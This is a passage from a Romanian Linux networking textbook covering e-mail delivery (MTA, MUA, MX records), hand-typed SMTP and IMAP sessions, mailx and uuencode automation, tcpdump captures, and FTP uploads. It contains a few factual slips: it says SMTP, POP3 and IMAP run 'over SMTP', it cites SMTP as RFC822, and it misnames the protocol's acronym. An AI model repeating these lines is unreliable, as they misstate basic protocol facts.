Serviciul de e-mail are stabilit ca obiectiv livrarea mesajului de la un utilizator către alt utilizator. Pentru aceasta serviciul primește mesajul de la expeditor și îl transmite destinatarului. Similar serviciului de poștă clasică, mesajul este pus într-un plic apoi transmis unui oficiu de poștă care se ocupă de livrarea sa. Rolul de plic (envelope) este prezent și în e-mail. Acesta conține informații similare celor din header-ul mesajului pe baza căruia oficiul de poștă face livrarea. Oficiul de poștă poartă, în cadrul serviciului de e-mail, numele de MTA (*Mail Transfer Agent*).

Un MTA preia un mesaj de la utilizator și îl transmite unui alt MTA care se ocupă de livrarea sa în continuare. Un MTA se mai numește și server de e-mail. La începuturile Internet-ului, din cauza legăturilor slabe, un mesaj traversa mai multe MTA-uri pentru a ajunge la destinație. În zilele noastre, sunt parcuse, în scenariile simple două MTA-uri: unul care primește mesajul de la utilizator și îl livrează primului MTA, iar al doilea primește mesajul de la primul MTA și îl livrează în căsuța poștală a expeditorului.

Un server de e-mail este, în general, aferent unui domeniu. De mesajele trimise către ana@elementar.ro se va ocupa serverul de e-mail aferent domeniului elementar.ro. Evident, pot exista mai multe servere de e-mail aferente unui singur domeniu, sau un server de e-mail să fie responsabil de mai multe domenii. Serverele de e-mail aferente unui domeniu sunt prezente ca înregistrări MX în DNS. Astfel, pentru a determina serverele de e-mail aferente domeniului cs.pub.ro se poate folosi o comandă precum cea de mai jos:

```
$ host -t MX cs.pub.ro
cs.pub.ro mail is handled by 10 imail.cs.pub.ro.
cs.pub.ro mail is handled by 20 vmail.cs.pub.ro.
cs.pub.ro mail is handled by 5 mail.cs.pub.ro.
```

Sunt 3 servere disponibile pentru domeniu. Cel cu prioritatea cea mai mică (5) este mail.cs.pub.ro și acesta va fi contactat în mod implicit. În cazul în care acest server pică, se încearcă în ordinea priorităților (de la mic la mare) celelalte server; adică întâi imail.cs.pub.ro și apoi vmail.cs.pub.ro.

În general, serviciul de e-mail furnizează două tipuri de funcționalități:

- transmiterea unui mesaj, proces care se încheie cu stocarea acestuia într-o căsuță poștală;
- citirea unui mesaj, proces care se încheie cu vizualizarea unui mesaj de către utilizator.

Mai jos sunt prezentate descrieri ale celor două funcționalități.

Pentru a discuta despre transmiterea unui mesaj, vom considera că expeditorul este ana@elementar.ro iar destinatarul este dan@complex.ro. Vor fi implicate două MTA-uri: cel aferent domeniului elementar.ro și cel aferent domeniului complex.ro. Presupunem că cele două MTA-uri sunt mx.elementar.ro și mx.complex.ro.

La baza transmiterii mesajului stă comunicarea între cele două MTA-uri. Primul MTA (mx.elementar.ro) primește mesajul, iar al doilea MTA (mx.complex.ro) îl livrează. Pentru aceasta, pașii urmați sunt următorii:

- mx.elementar.ro investighează mesajul și extrage destinatarul, prezent în forma unei adrese de e-mail: dan@complex.ro;
- din adresa de e-mail extrage numele domeniului: complex.ro;
- investighează serverul de nume specificat local pentru a afla serverul de e-mail aferent domeniului complex.ro, adică solicită înregistrarea MX pentru domeniul complex.ro;
- serverul de nume interogat îi oferă înregistrarea (sau înregistrările) de tip MX pentru domeniul complex.ro; presupunem o singură intrare (mx.complex.ro);
- mx.elementar.ro inițiază o conexiune către mx.complex.ro (folosește protocol SMTP descris în Secțiunea 9.5.3);
- pe conexiunea SMTP astfel creată mx.elementar.ro îi livrează mesajul către mx.complex.ro;
- conexiunea dintre cele două servere de e-mail este încheiată.

După primirea unui mesaj de al doilea server de e-mail (mx.complex.ro) acesta trebuie să îl livreze către căsuța poștală aferentă. Pentru aceasta, MTA-ul apelează, în general, la o componentă denumită LDA (Local Delivery Agent) sau MDA (Mail Delivery Agent); acesta face prelucrări precum filtrare sau redirectare pe mesajul transmis. Pașii urmați sunt, în general, următorii:


- mx.complex.ro parcurge destinatarul și extrage numele de utilizator;
- din configurarea locală identifică maparea dintre numele de utilizator și opțiunile pentru LDA;
- transmite mesajul către LDA cu opțiunile de utilizator;
- LDA-ul face prelucrări pe mesajul primit;
- LDA-ul livrează mesajul către căsuța poștală a utilizatorului aferent, în formatul acesteia (mbox sau Maildir).

Unele MTA-uri (precum Postfix) au facilități de LDA integrate (de exemplu pot să livreze mesajele în format Maildir), astfel că, de multe ori, pașii anteriori sunt integrați în funcționarea MTA-ului.

Mesajul transmis de MTA-ul inițial (mx.elementar.ro) este primit de acesta, din partea unui client de e-mail; clientul de e-mail se mai numește MUA (*Mail User Agent*). Utilizatorul folosește clientul de e-mail pentru crearea mesajului după care mesajul este transmis către MTA-ul local, adică mx.elementar.ro. Pașii urmați sunt cei de mai jos:

- utilizatorul deschide clientul de e-mail;
- utilizatorul completează câmpuri din antet precum destinatarul mesajui și subiectul;
- utilizatorul completează textul mesajului;
- utilizatorul comandă clientului de e-mail să trimită mesajul;
- clientul de e-mail realizează o conexiune către MTA-ul configurat (adică mx.elementar.ro); protocolul folosit este tot SMTP;
- clientul de e-mail transmite mesajul către MTA;
- clientul de e-mail închide conexiunea către MTA.

Cele trei seturi de pași descrise mai sus, adică secvența de comunicare MUA -> MTA -> MTA -> LDA) sunt prezentate în figura de mai jos.



9-4 – Transmiterea unui mesaj

Citirea unui mesaj înseamnă parcurgerea sau extragerea acestuia din cadrul căsuței poștale, de obicei sub forma unui fișier în format mbox sau un director în format Maildir.

Evident, cea mai simplă metodă de citire a mesajului este folosirea unui viewer de fișiere. Astfel, folosirea comenzii cat pe un fișier de e-mail va afișa mesajul complet (antet și mesaj). În cazul unui acces la sistemul de fișiere care stochează căsuța poștală, acest tip de citire și acces poate fi foarte util pentru a permite prelucrarea mesajelor cu aplicații dedicate pentru fișiere text, de exemplu aplicații de tip NLP (*Natural Language Processing*).

Pentru a evita folosirea unui viewer generic de text, se poate folosi un client de e-mail instalat local pe sistemul ce conține căsuța poștală. Utilizatorul necesită accesul la un cont pe sistem și la sistemul de fișiere iar clientul de e-mail îi va facilita interacțiunea cu căsuța poștală și cu mesaje de acolo. Mesajele pot fi marcate, mutate, șterse prin intermediul clientului de e-mail.

Metoda cea mai flexibilă constă în configurarea unui server POP3 sau IMAP pe sistemul ce stochează căsuța poștală. POP3 (*Post Office Protocol version 3*) și IMAP (*Internet Message Access Protocol*) sunt protocoale pentru accesul la căsuța poștală, descrise în secțiunea următoare. Un client de e-mail (MUA) se va conecta la serverele POP3 și IMAP, se va autentifica, și va folosi facilitățile furnizate de acestea pentru a citi și prelucra mesajele din căsuța poștală.

Avantaje folosirii unui server POP3 sau IMAP sunt:

- posibilitatea accesării de pe orice sistem ce dispune de un client de e-mail;
- nu este nevoie de cont de acces la sistemul ce conține căsuța poștală;
- autentificarea este delegată serverului POP3 sau IMAP;
- se pot opera configurări de funcționalitate sau de securitate pe server.

Folosirea unui server IMAP este, în zilele noastre, forma uzuală de acces, citire și prelucrare a mesajelor din căsuța poștală. Simplificat, accesarea căsuței poștale printr-un server IMAP este descrisă în imaginea de mai jos.

9.5.3 Protocoale de e-mail

După cum a apărut descris și în secțiunea anterioară, funcționarea serviciului de e-mail se bazează pe trei protocoale:

- SMTP (*Simple Message Transfer Protocol*), folosit pentru transferul mesajelor; atât între MUA (client) și MTA (server) cât și între MTA-uri;
- POP3 (*Post Office Protocol version 3*), folosit pentru extragerea mesajelor din căsuța poștală;
- IMAP (*Internet Message Access Protocol*), folosit pentru accesarea mesajelor din căsuța poștală.

Toate cele trei sunt protocoale text ce funcționează peste SMTP.

SMTP (RFC822) este protocolul de bază aferent serviciului de e-mail. Acesta permite interacțiunea între MUA și MTA și între MTA-uri pentru transferul mesajelor. Protocolul nu are integrate facilități de securitate (autentificare și criptare), acestea fiind asigurate de componente precum SASL (Simple Authentication and Security Layer) și SSL/TLS (Secure Sockets Layer / Transport Layer Security).

Un exemplu de transmitere a unui mesaj folosind comenzi SMTP și netcat este prezentat mai jos:

```
razvan@einherjar:~$ netcat localhost 25
220 einherjar.cs.pub.ro ESMTP Postfix (Debian/GNU)
MAIL FROM: razvan@einherjar.cs.pub.ro
250 2.1.0 Ok
RCPT TO: razvan.deaconescu@cs.pub.ro
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Subject: [RL] SMTP test
Salut!
Acesta este un mesaj trimis in linia de comanda.
Razvan
.
250 2.0.0 Ok: queued as B46142016B3
QUIT
221 2.0.0 Bye
```

Comenzile MAIL FROM: și RCPT TO: stabilesc expeditorul și destinatarul, așa cum sunt descrise în „plicul" mesajului SMTP. Comanda DATA permite introducerea mesajului, însemnând atât antetul cât și corpul acestuia.

Pe serverul de e-mail se pot inspecta fișierele de jurnalizare pentru a verifica livrarea mesajului:

```
razvan@einherjar:~$ sudo tail /var/log/mail.log

Oct 14 14:59:25 einherjar postfix/cleanup[1485]: B46142016B3: message-
id=<20121014115838.B46142016B3@einherjar.cs.pub.ro>

Oct 14 14:59:25 einherjar postfix/qmgr[311]: B46142016B3:
from=<razvan@einherjar.cs.pub.ro>, size=425, nrcpt=1 (queue active)

Oct 14 14:59:25 einherjar postfix/smtp[1562]: B46142016B3:
to=<razvan.deaconescu@cs.pub.ro>, relay=mail.cs.pub.ro[141.85.227.3]:25, delay=59,
delays=59/0.02/0.14/0.04, dsn=2.0.0, status=sent (250 2.0.0 Ok: queued as 6A2CA1A60773)

Oct 14 14:59:25 einherjar postfix/qmgr[311]: B46142016B3: removed

Oct 14 14:59:30 einherjar postfix/smtpd[1481]: disconnect from localhost[127.0.0.1]
```

O descriere pentru SMTP găsiți în Linux Administration: A Beginner's Guide, 5th Edition[1], capitolul 19.

POP3 și IMAP sunt protocoale folosite pentru citirea mesajelor. POP3 este un protocol pentru extragerea mesajelor (*retrieval*) și prelucrarea lor locală; folosește portul TCP 110. IMAP, de cealaltă parte, este un protocol pentru accesarea mesajelor – adică IMAP permite gestiunea acestora direct pe server, folosind portul TCP 143. Avantajul principal al POP3 constă în încărcarea relativ redusă a serverului; odată ce mesajele sunt copiate local, prelucrarea se face doar local. Avantajul principal al IMAP este flexibilitatea accesului. Întrucât prelucrarea se face doar pe server, accesul din orice punct, cu orice client de e-mail, va duce la afișarea acelorași mesaje și prelucrarea lor în aceeași formă. Dată fiind puterea de procesare ridicată a serverelor moderne, majoritatea utilizatorilor folosesc IMAP pentru accesarea căsuței poștale.

POP3 și IMAP oferă autentificare pentru accesul la căsuța poștală. De asemenea, pentru securitate sporită, serverele POP3 sau IMAP pot folosi SSL. Un exemplu de conectare IMAP, în linia de comandă, folosind netcat, este prezentat mai jos:

```
razvan@einherjar:~$ telnet localhost imap
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE STARTTLS
AUTH=PLAIN] Dovecot ready.
a1 LOGIN razvan xxxxxx
a1 OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT
SORT=DISPLAY THREAD=REFERENCES THREAD=REFS MULTIAPPEND UNSELECT CHILDREN NAMESPACE UIDPLUS
LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH
```

```
LIST-STATUS SPECIAL-USE] Logged in
   a2 LIST "" "*"
   * LIST (\HasNoChildren) "/" "INBOX.catedra"
   * LIST (\HasNoChildren) "/" "INBOX.projects.lpic"
   * LIST (\HasNoChildren) "/" "INBOX.students"
   * LIST (\HasNoChildren) "/" "INBOX.school.mps"
   * LIST (\HasNoChildren) "/" "INBOX.professional"
   [...]
   a2 OK List completed.
   a3 EXAMINE INBOX
   * FLAGS (\Answered \Flagged \Deleted \Seen \Draft gnus-forward)
   * OK [PERMANENTFLAGS ()] Read-only mailbox.
   * 98 EXISTS
   * 0 RECENT
   * OK [UIDVALIDITY 1338531575] UIDs valid
   * OK [UIDNEXT 3576] Predicted next UID
   * OK [NOMODSEQ] No permanent modsequences
   a3 OK [READ-ONLY] Select completed.
   a4 LOGOUT
   * BYE Logging out
   a4 OK Logout completed.
```

Comenzile IMAP necesită o etichetă de comandă (*tag*). În listing-ul de mai sus aceste etichete au fost a1, a2, a3, a4. Comenzile IMAP folosite au fost LOGIN și LOGOUT pentru autentificare, respectiv deconectare, LIST pentru listarea conținutului și EXAMINE pentru examinarea unui director din căsuța poștală. Informații legate de folosirea IMAP în linia de comandă pot fi căutate pe Internet[29] .

O descriere pentru POP3 și IMAP găsiți în Linux Administration: A Beginner's Guide, 5th Edition[1], capitolul 20.

Implementările de protocoale SMTP, POP3 și IMAP se găsesc, în general, în clienți și servere de e-mail prezentate în secțiunile următoare.

9.5.4 Servere de e-mail

Serverele de e-mail (MTA-urile) sunt principala componentă din cadrul serviciului de e-mail cu care interacționează inginerii și administratorii de rețea. Pe lângă funcționalitatea implicită de transmitere de mesaje, administratorii vor trebui să configureze facilități de securitate, filtre anti-spam, interfețe de acces web, module anti-virus și altele.

Criteriile de alegere ale implementărilor software de servere de e-mail țin de funcționalitățile oferite, de ușurința în configurare, securitate și experiența administratorului. Cele mai utilizate implementări[30] sunt Exim, Postfix, Microsoft Exchange și Sendmail.

Sendmail este cea mai veche implementare de MTA, fiind multă vreme cel mai folosit server de e-mail. Problemele de securitate frecvente și configurarea dificilă (exista un singur server fișier de configurare) au condus la migrarea spre soluții precum Postfix sau Exim.

Postfix a fost dezvoltat ca o soluție sigură la Sendmail. Arhitectura Postfix folosește multiple tehnici de securitate, conducând la prezența mai multor procese, fiecare cu un rol dedicat. Coruperea unui proces nu va afecta funcționarea unui alt proces. Configurarea Postfix este facilă, datorită împărțirii configurației într-un set de fișiere și documentației existinse.

Exim folosește principii de proiectare similare Sendmail, în care un singur binar controlează întreaga funcționare a serviciului. Facilitățile de securitate ale Exim se bazează pe escaladarea și eliberarea de privilegii în cadrul codului, rezultând intr-o reputație foarte bună a acestuia. În momentul de față Exim este cel mai folosit server de e-mail din Internet.

Microsoft Exchange Server este soluția de server de e-mail de la Microsoft. Acesta cuprinde, pe lângă facilități de server de e-mail și server de calendar, contacte și task-uri. Microsoft Exchange Server este, în general, integrat cu alte soluții oferite de Microsoft precum Active Directory.

Serverele de e-mail moderne oferă funcționalități avansate, dincolo de livrarea mesajelor, precum: folosirea TLS (Transport Layer Security) pentru criptarea traficului, folosirea SASL (*Simple Authentication and Security Layer*), redirecționarea mesajelor (*relaying*), facilități de transport gateway, suport pentru alias-uri, căsuțe poștale virtuale, domenii virtuale etc. În general, un

[29] de exemplu aici: http://wiki.mediatemple.net/w/Email_via_IMAP_using_Telnet

[30] http://www.securityspace.com/s_survey/data/man.201109/mxsurvey.html

administrator de rețea va configura atât facilități de transfer de mesaje, cât și facilități precum cele de mai sus. Pe lângă acestea există module precum filtre de spam, software antivirus, mail filter (sau milter) care sunt configurate uzual lângă MTA-uri. În acest fel, configurarea și întreținerea unui MTA este o sarcină importantă care este influențată de deciziile de proiectare ale implementării folosite.

9.5.5 Clienți de e-mail

Interacțiunea utilizatorului cu serviciul de e-mail este asigurată de un client de e-mail sau MUA (*Mail User Agent*). În forma sa cea mai simplă, un client de e-mail permite transmiterea de mesaje (cu specificarea antetului și câmpului unui mesaj) și citirea acestora. Un client de e-mail implementează partea de client atât pentru protocolul SMTP cât și pentru protocoalele POP3 și IMAP.

Astfel de clienți sunt clienții tradiționali în lumea Unix, mulți dintre care funcționează și în linia de comandă: Mutt, Pine, Gnus. Interfața de editor a acestora este, în general, asigurată de editoarele clasice în lumea Unix precum și Vim și Emacs.

În zilele noastre, clienții de e-mail au căpătat mai multe facilități și, în general, au integrate componente precum client de calendar, client de task-uri și alte facilități de organizare. Altfel de clienți poartă denumirea de PIM – Personal Information Manager. Exemple sunt Microsoft Outlook, Evolution și Mozilla Thunderbird.

Pentru a beneficia de prevalența folosirii serviciului web, au apărut soluții de tip webmail. Acestea folosesc interfețe web pentru a permite accesul la serviciul de e-mail (atât SMTP cât și POP3). Astfel de aplicații sunt SquirrelMail, Horde IMP sau Roundcube. Interfețe similare sunt folosite de furnizorii de servicii de Internet în facilități precum GMail, Yahoo! Mail sau Microsoft Live.

9.5.6 Utilizarea serviciului de e-mail pe Linux

Pe lângă multitudinea de clienți grafici sau text de pe Linux, există aplicații prin care se poate interacționa, de multe ori automatizat, cu serviciul de e-mail. Automatizarea presupune absența interacțiunii utilizatorului, utilă în special pentru notificări, atunci când execută anumite comenzi sau în momentul în care au loc anumite evenimente în sistem.

Cea mai simplă formă de interacțiune cu serviciul de e-mail constă în folosirea comenzii netcat sau a comenzii telnet pentru conectarea la serverul SMTP sau POP3 sau IMAP, așa cum a fost descris în Secțiunea 9.5.3. Comanda netcat permite conectarea la portul aferent, fiind apoi furnizate comenzi SMTP, POP3 sau IMAP, beneficiind de faptul că aceste protocoale sunt protocoale text.

Folosirea netcat nu permite o automatizare facilă, întrucât este o comandă interactivă. Automatizarea este dată de folosirea unei comenzi neinteractive. O astfel de comandă este comanda mailx. Mai jos este prezentat un exemplu de folosire a comenzii mailx pentru trimiterea unui mesaj:

```
echo "Hello, World" | mailx -s "Test mail" dan@complex.ro
```

În exemplul de mai sus se trimite mesajul "Hello, World" cu subiectul "Test mail" către adresa de e-mail dan@complex.ro. Intrarea standard a comenzii mailx este conținutul mesajului. Același rezultat poate fi obținut fără folosirea comenzii echo, ca mai jos:

```
mailx -s "Test Mail" dan@complex.ro
Hello, World
Cc:
```

Închiderea intrării standard, adică încheierea mesajului, se face folosind combinația pentru End-of-File pe Linux, CTRL+D. În urma apăsării acestei combinații, utilizatorului îi este solicitată, opțional, introducerea unei adrese de tip CC (Carbon Copy). Mai sus nu s-a dorit o astfel de adresă și s-a apăsat tasta Enter.

Comanda mailx, rulată fără parametri, permite citirea de mesaje din căsuța poștală implicită a utilizatorului (/var/mail/<username>). Adică poate fi folosită și pentru citirea de mesaje, dar nu interacționează cu server de POP3 sau IMAP.

În spate, comanda mailx apelează interfața de trimitere de mesaje a MTA-ului. În mod tradițional, aceasta este sendmail. Interfața sendmail poate fi folosită ca o comandă de sine stătătoare, dar, în general, se preferă transmiterea de opțiuni specifice sendmail către comanda mailx.

Un caz de utilizare a opțiunilor de sendmail în mailx este specificarea expeditorului mesajului. Comanda mailx folosește în mod implicit numele utilizatorului curent și numele de domeniu configurat în MTA. Dacă, spre exemplu, utilizatorul ana, de pe stația mx.elementar.ro, trimite un mesaj, acesta va avea ca expeditor ana@elementar.ro. Dacă se dorește ca expeditorul să fie ana.ionescu@new-element.ro, se va folosi o comandă de forma:

```
mailx -s "Test Mail" -- -r ana.ionescu@new-element.ro dan@complex.ro
```

Opțiunea – permite transmiterea de opțiuni către sendmail. Opțiunea -r ana.ionescu@new-element.ro precizează sendmail ca expeditorul mesajului să fie marcat ca fiind această adresă. Alte opțiuni pot fi consultate în pagina de manual a comenzii sendmail.

Un scenariu aparte este transferul de mesaje cu atașamente în formă automatizată. Pentru aceasta trebuie folosită comanda uuencode iar rezultatul comenzii trebuie preluat de comanda mailx pentru transfer. uuencode codifcă un fișier binar într-un format compatibil cu MIME. O formă uzuală de utilizare a comenzii uuencode este următorea:

```
razvan@swarm:~$ file linux
linux: Linux kernel x86 boot executable bzImage, version 3.1.6udpcast (alain@hitchhiker),
RO-rootFS, Normal VGA
razvan@swarm:~$ uuencode linux linux-image-udpcast > linux.enc
razvan@swarm:~$ file linux.enc
linux.enc: uuencoded or xxencoded text
```

În exemplul de mai sus a fost codat fișierul linux, un fișier imagine de kernel linux. Fișierul codificat este linux.enc. Comanda uuencode primește două argumente: fișierul de codificat și numele fișierului așa cum va fi el văzut la destinație; în exemplul de mai sus, aceste două argumente au fost linux și linux-image-udpacast. Comanda file, indicată mai sus, afișează tipul fișierului înainte și după codificare.

Uuencode poate primi și un singur argument, fișierul așa cum va fi văzut la ieșire, caz în care va codifica informațiile de la intrarea standard, ca în exemplul de mai jos:

```
razvan@swarm:~$ cat linux | uuencode linux-image-udpcast > linux.enc
```

Pentru livrarea unui mesaj, ieșirea comenzii uuencode trebuie transmisă mailx. Un exemplu este prezentat mai jos:

```
uuencode linux linux-image-udpcast | mailx -s "UDP Cast Linux" razvan@rosedu.org
```

Prin folosirea comenzilor mailx și uuencode, un utilizator avansat poate automatiza procesul de trimitere a mesajelor prin serviciul de e-mail. Motivele țin de nevoie de informare și de notificare pentru acțiuni sau evenimente ce au au avut loc în cadrul sistemului.

9.6 Scenarii de utilizare a serviciilor de rețea

Clienții de servicii de rețea pot fi folosiți în diverse situații, depinzând de nevoile utilizatorilui și administratorului. Un obiectiv important în folosirea clienților în linia de comandă îl constituie posibilitatea de automatizare. Altele sunt rapididatea executării comenzilor și interfața universală asigurată de linia de comandă.

În continuare sunt prezentate câteva exemple uzuale de folosire a clienților de rețea în Linux.

9.6.1 Upload prin SSH și descărcare prin HTTP

Modul simplu și uzual în care se publică un fișier este încărcarea acestuia folosind FTP sau SSH și apoi furnizarea unui link folosind HTTP. Dacă un utilizator are un cont pe un sistem Unix, atunci poate folosi SSH pentru încărcarea unui fișier. Altfel, va folosi FTP. În general, pentru a fi disponibil prin interfață web, fișierul va trebui încărcat în directorul `public_html/` de la distanță.

Pentru upload-ul unui fișier folosind SSH, se folosește o comandă precum cea de mai jos:

```
razvan@einherjar:~$ scp curs-03.pdf razvan@swarm.cs.pub.ro:public_html/
curs-03.pdf                                   100% 1673KB   1.6MB/s   00:00
```

În urma rulării comenzii de mai sus, fișierul `curs-03.pdf` este încărcat în cadrul fișierul `public_html/` aflat la distanță, în cadrul contului razvan de pe swarm.cs.pub.ro.

Fișierul este acum disponibil la URL-ul http://swarm.cs.pub.ro/~razvan/curs-03.pdf. Pentru descărcarea acestuia, se poate folosi `wget`, la fel ca mai jos:

```
rl@elf:~$ wget -o /dev/null http://swarm.cs.pub.ro/~razvan/curs-03.pdf
rl@elf:~$ ls curs-03.pdf
curs-03.pdf
```

Comanda `wget` este folosită pentru descărcarea fișierului `curs-3.pdf` de la URL-ul aferent. Opțiunea `-o` a `wget` este folosită pentru redirectarea ieșirii de eroare standard la `/dev/null`, adică eliminarea acesteia. Ieșirea de eroare standard pentru wget oferă informații de evoluție a procesului de descărcare.

9.6.2 Transmiterea unei resurse prin email automat

În cadrul exemplului din secțiunea anterioară cu uuencode și mailx, se trimite, ca atașament, imaginea de Linux la adresa razvan@rosedu.org. Evident, problema este că se trimite un mesaj fără conținut. Dacă se dorește atât un mesaj cât și un atașament, forma uzuală este:

```
(echo -e 'Salut!\n\nIata imaginea Linux.\n\nRazvan'; uuencode linux linux-image-udpcast) |
mailx -s "UDP Cast Linux" razvan@rosedu.org
```

În comanda de mai sus se trimite atât mesajul specificat cu `echo`, cât și imagina de Linux procesată de `uuencode` către adresa razvan@rosedu.org. În cadrul acestei comenzi se folosește comanda echo pentru a afișa un mesaj și concatenarea ei la comanda `uuencode` folosind operatorul `;` (punct și virgulă) și parantezele. Ieșirea concatenată a celor două comenzi, reprezentând corpul mesajului este apoi trecută prin comanda `mailx` care face livrarea destinatarului.

Dacă se parcurge un mesaj în modul brut, prin accesarea fișierului mesaj, se poate obține atașamentul în format codificat. Presupunând stocarea acestui atașament într-un fișier denumit `attachment.enc`, se poate folosi comand `uudecode` pentru decodificarea acestuia, la fel mai jos:

```
uudecode -o real-attachment attachment.enc
```

Opțiunea `-o` permite precizarea fișierul decodificat, în comanda de mai sus real-attachment.

9.6.3 Captura mesajelor SMTP

Pentru a putea vizualiza modul în care sunt transmise mesajele SMTP se poate folosi comanda `tcpdump`, comandă care capturează transferul de pachete pe interfața sistemului. Mai jos este prezentată comanda de captură și o selecția a rezultatului întors de aceasta pentru un mesaj SMTP așa cum este cel prezentat în Secțiunea 9.5.3.

```
razvan@einherjar:~$ sudo tcpdump -A -i lo tcp port smtp
22:18:04.937195 IP localhost.37075 > localhost.smtp: Flags [S], seq 3503352078, win 32792,
options [mss 16396,sackOK,TS val 1829112 ecr 0,nop,wscale 7], length 0
E..<..@.@.:.........................0....@....
............

22:18:04.937227 IP localhost.smtp > localhost.37075: Flags [S.], seq 591321035, ack
3503352079, win 32768, options [mss 16396,sackOK,TS val 1829112 ecr 1829112,nop,wscale 7],
length 0
E..<..@.@.<.............#>...........0....@....
............

22:18:04.937251 IP localhost.37075 > localhost.smtp: Flags [.], ack 1, win 257, options
[nop,nop,TS val 1829112 ecr 1829112], length 0
E..4..@.@.:.................#>.......(.....
........
```

```
   22:18:04.937834 IP localhost.smtp > localhost.37075: Flags [P.], seq 1:53, ack 1, win 256,
options [nop,nop,TS val 1829113 ecr 1829112], length 52
   E..h?4@.@..Y............#>...........\.....
   ........220 einherjar.cs.pub.ro ESMTP Postfix (Debian/GNU)


   22:18:28.363397 IP localhost.37075 > localhost.smtp: Flags [P.], seq 1:39, ack 53, win 257,
options [nop,nop,TS val 1834969 ecr 1829113], length 38
   E..Z..@.@.:.................#>.......N.....
   ........MAIL FROM: razvan@einherjar.cs.pub.ro

   22:18:28.363432 IP localhost.smtp > localhost.37075: Flags [.], ack 39, win 256, options
[nop,nop,TS val 1834969 ecr 1834969], length 0
   E..4?5@.@..............#>.....5.....(.....
   ........

   22:18:28.367832 IP localhost.smtp > localhost.37075: Flags [P.], seq 53:67, ack 39, win
256, options [nop,nop,TS val 1834970 ecr 1834969], length 14
   E..B?6@.@..}............#>.....5.....6.....
   ........250 2.1.0 Ok


   22:18:47.689582 IP localhost.37075 > localhost.smtp: Flags [P.], seq 76:81, ack 81, win
257, options [nop,nop,TS val 1839801 ecr 1839214], length 5
   E..9..@.@.:.................Z#>.......-.....
   .......nDATA

   22:18:47.689752 IP localhost.smtp > localhost.37075: Flags [P.], seq 81:118, ack 81, win
256, options [nop,nop,TS val 1839801 ecr 1839801], length 37
   E..Y?8@.@..d............#>.....-.....M.....
   ........354 End data with <CR><LF>.<CR><LF>
```

Comanda `tcpdump` capturează mesajele TCP de tipul SMTP transferate pe interfața locală (loopback). Opțiunea `-A` permite vizualizarea conținutului pachetelor, utilă pentru mesaje text precum cele folosite de protocolul SMTP.

Secvențele de mai sus reprezintă:

- partea de conectare la serverul SMTP împreună cu banner-ul furnizat de acesta;
- transmiterea comenzii SMTP `MAIL FROM` împreună cu răspunsul la aceasta (`250 OK`);
- transmiterea comenzii SMTP `DATA` împreună cu răspunsul de la aceasta.

Aceste informații pot fi vizualizate în format grafic într-un utilitar precum Wireshark.

9.7 Studiu de caz

9.7.1 Serviciul FTP

FTP (File Transfer Protocol) este, împreună cu serviciul de e-mail, unul dintre cele mai vechi protocoale din Internet. La începutul anilor 90, FTP a dominat Internetul până la proliferarea HTTP. Deși HTTP rămâne unul dintre cele mai folosite protocoale din Internet, FTP își menține utilitatea în rândul furnizorilor de servicii de hosting pe două motive:

- furnizează facilitate de upload, spre deosebire de HTTP;
- permite upload-ul fără a fi nevoie de un cont Unix și de acces la shell, spre deosebire de SSH; acest lucru înseamnă securitate sporită prin îngrădirea acțiunilor posibile pe care le poate realiza utilizatoru.

Pentru descărcarea fișierelor, în cazul în acestea sunt publice, HTTP rămâne, probabil, cea mai folosită soluție. Descărcarea de fișiere private poate fi realizată prin FTP, prin furnizarea credențialelor necesare.

În cazul în care utilizatorul are acces la un cont Unix, SSH (de fapt comanda scp) ste preferată folosirii FTP întrucât este mai rapid de rulat comanda aferentă. Un client ftp este, în general, neinteractiv și necesită rularea mai multor comenzi FTP pentru upload, în comparație cu o singură comandă SSH.

De principiu, un server FTP mapează un nume de utilizator pe o subierarhie din sistemul local de fișiere pe care acesta o poate accesa. Întrucât accesul de tip upload va însemna acces la sistemul de fișiere acesta trebuie realizat chibzuit și impuse limitări. Astfel, doar o parte din conturile de

utilizatori FTP vor putea uploada fișiere, restul rămânând read-only. Serverele FTP oferă facilități de tip chroot care să îngrădească accesul utilizatorilor doar la sistemul local de fișiere.

În mod tipic, un server FTP va dispune de un director public, accesibil tuturor utilizatorilor. Pentru accesarea acestuia, se folosește, în mod generic, utilizatorul `anonymous`, utilizator al cărui acces este permis la directorul public, în mod read-only, indiferent de parola furnizată.

Exemple de servere FTP sunt vsftpd, Pure-FTPd, ProFTPD, Microsoft IIS, Filezilla.

În general, browserele moderne integrează facilități de client FTP. Browserele de fișiere din sistemele de operare actuale oferă, de asemenea, facilități de client FTP. Clienți stand-alone sunt aplicații precum gFTP, Total Commander, Filezilla Client. Utilitarul `curl` și biblioteca `libcurl` oferă facilități pentru transferul FTP.

Un exemplu de client FTP este `ncftp`. Mai jos este un exemplu de folosire a `ncftp` pentru upload-ul unui fișier:

```
razvan@einherjar:~$ ncftp -u razvan -p xxxxx swarm.cs.pub.ro
NcFTP 3.2.5 (Feb 02, 2011) by Mike Gleason (http://www.NcFTP.com/contact/).
Connecting to 141.85.227.118...
(vsFTPd 2.3.2)
Logging in...
Login successful.
Logged in to swarm.cs.pub.ro.
ncftp / > put lpm.tgz
lpm.tgz:                                    23.98 MB   10.56 MB/s
```

În exemplul de mai sus, utilizatorul razvan se autentifica la statia swarm.cs.pub.ro și apoi folosește comanda put pentru upload-ul fișierului pe server. Serverul oferă informație statistică despre transferul realizat.

9.7.2 Distribuirea unui fisier prin BitTorrent

BitTorrent este protocolul preferat pentru distribuția fișierelor de mari dimensiuni. Un protocol de tip Peer-to-Peer, BitTorrent distribuie încărcarea legăturilor de rețea între toți peerii prezenți în cadrul unui swarm.

BitTorrent se bazează pe existența unui tracker, instanță centralizată, care gestionează lista de peeri și piesele deținute de fiecare. Pentru distribuirea unui fișier anume, posesorul fișierului și inițiatorul transferului (denumit *initial seeder*) creează un fișier cu metainformații (denumit fișier `.torrent`) și apoi distribuie acest fișier celorlați peeri, de obicei prin intermediul unui server web. Pornind de la fișierul `.torrent`, ceilalți peeri contează inițiatorul transferului și apoi alți peeri (prin intermediul tracker-ului).

